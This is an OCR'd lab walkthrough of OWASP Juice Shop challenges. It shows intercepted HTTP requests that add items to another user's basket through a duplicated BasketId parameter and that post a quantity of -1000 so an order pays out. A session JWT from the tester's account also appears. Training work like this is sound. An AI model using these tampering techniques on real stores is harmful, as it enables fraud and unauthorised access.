





Login Jim

Difficulty	Description	Category
***	Log in with Jim's user account.	Injection










Manipulate Basket


Difficulty	Description	Category
***	Put an additional product into another user's shopping basket.	Broken Access Control



https://juice-shop.herokuapp.com/#/basket
OWASP Juice Shop
Account
Your Basket
0
EN
admin@juice-sh.op
Orders & Payment
Privacy & Security
Logout
Your Basket (admin@juice-sh.op)
Total Price: 0¤
Checkout
You will gain 0 Bonus Points from this order!



https://juice-shop.herokuapp.com/#/basket
OWASP Juice Shop
Account
Your Basket
1
EN
test200@gmail.com
Orders & Payment
Privacy & Security
Logout
Your Basket (test200@gmail.com)
Lemon Juice (500ml)
1
2.99¤
Total Price: 2.99¤
Checkout
You will gain 0 Bonus Points from this order!


Pretty
Raw
Hex
POST /api/BasketItems/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=41YpykOb9KXdzDhEt1trcRIpfotrs7WuMSI39hlrFkOtBqTeoOL2vDE6BMnq; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MzUsInVzZXJuYW1lIjoiIiwiZWlhaWwiOiJ0ZXN0M3AwQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiODhmYmQzMjQwNjM5YWIxYThhO
DczNWNkYmM5MjljODQiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbkIwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
OcFN1Y3J1dCI6IiIsImlzQWNOaXZlIjpOcnViLCJjcmVhdGVkQXQiOiIyMDI0LTExLTE3IDEzOjE5OjI4LjU1NSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTExLTE3IDEzOjE5OjI4LjU1NSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9L
CJpYXQiOjE3MzE4NDk1OTJ9.SP-sNqfCFhuBHiZAcpVPYlpCXtoRYCtoVfO8NuYLNT2tkKfEsaTf47r3G37KqeoQYAH4gugpErd-KTLZvOz5CK8hEerU6oeaJprwktdtf5OJ4IGZNDCuBWFoalm9IDHCnZ4quWeChADwAgWJJI8wTeuDCguoI4
ZkXTZ-TvOEkAc
Content-Length: 44
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MzUsInVzZXJuYW1lIjoiIiwiZWlhaWwiOiJ0ZXN0M3AwQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiODhmYmQzMjQwNjM5YWIxYThhO
DczNWNkYmM5MjljODQiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbkIwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
OcFN1Y3J1dCI6IiIsImlzQWNOaXZlIjpOcnViLCJjcmVhdGVkQXQiOiIyMDI0LTExLTE3IDEzOjE5OjI4LjU1NSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTExLTE3IDEzOjE5OjI4LjU1NSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9L
CJpYXQiOjE3MzE4NDk1OTJ9.SP-sNqfCFhuBHiZAcpVPYlpCXtoRYCtoVfO8NuYLNT2tkKfEsaTf47r3G37KqeoQYAH4gugpErd-KTLZvOz5CK8hEerU6oeaJprwktdtf5OJ4IGZNDCuBWFoalm9IDHCnZ4quWeChADwAgWJJI8wTeuDCguoI4
ZkXTZ-TvOEkAc
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
Connection: keep-alive
{"ProductId":5,"BasketId":"15","quantity":1}


Request
Response
Pretty
Raw
Hex
POST /api/BasketItems/ HTTP/1.1
Host: juice-shop.herokuapp.com
Content-Length: 63
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
Connection: keep-alive
{"ProductId":5,"BasketId":"15",
"BasketId":"1","quantity":1
}











Payback Time

Difficulty	Description	Category
***	Place an order that makes you rich.	Improper Input Validation


https://juice-shop.herokuapp.com/#/search
OWASP Juice Shop
Account
Your Basket
EN
test200@gmail.com
Orders & Payment
Privacy & Security
Logout
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop Salesman
Carrot Juice (1000ml)
DSOMM and JUICE SHOP USER DAY
DSOMM & Juice Shop User Day Ticket
Activate Windows


985 https://juice-shop.herokuapp.com POST /api/BasketItems/ 200 1058 JSON 54.73.53.134 19:57:16 17 Nov 2024 8080
Original request
Response
Pretty Raw Hex
POST /api/BasketItems/ HTTP/1.1
Host: juice-shop.herokuapp.com
Content-Length: 45
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
Connection: keep-alive
{"ProductId":24,"BasketId":"15","quantity":1}
Inspector
Notes


985 https://juice-shop.herokuapp.com POST /api/BasketItems/ 200 1058 JSON 54.73.53.134 19:57:16 17 Nov 2024 8080
Edited request
Response
Pretty Raw Hex
POST /api/BasketItems/ HTTP/1.1
Host: juice-shop.herokuapp.com
Content-Length: 49
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
Connection: keep-alive
{"ProductId":24,"BasketId":"15","quantity":-1000}
Inspector
Notes




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	TLS	IP	Time	Listener port
985	https://juice-shop.herokuapp.com	POST	/api/BasketItems/	✓	✓	200	1058	JSON		✓	54.73.53.134	19:57:16 17 Nov 2024	8080


Edited request | Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
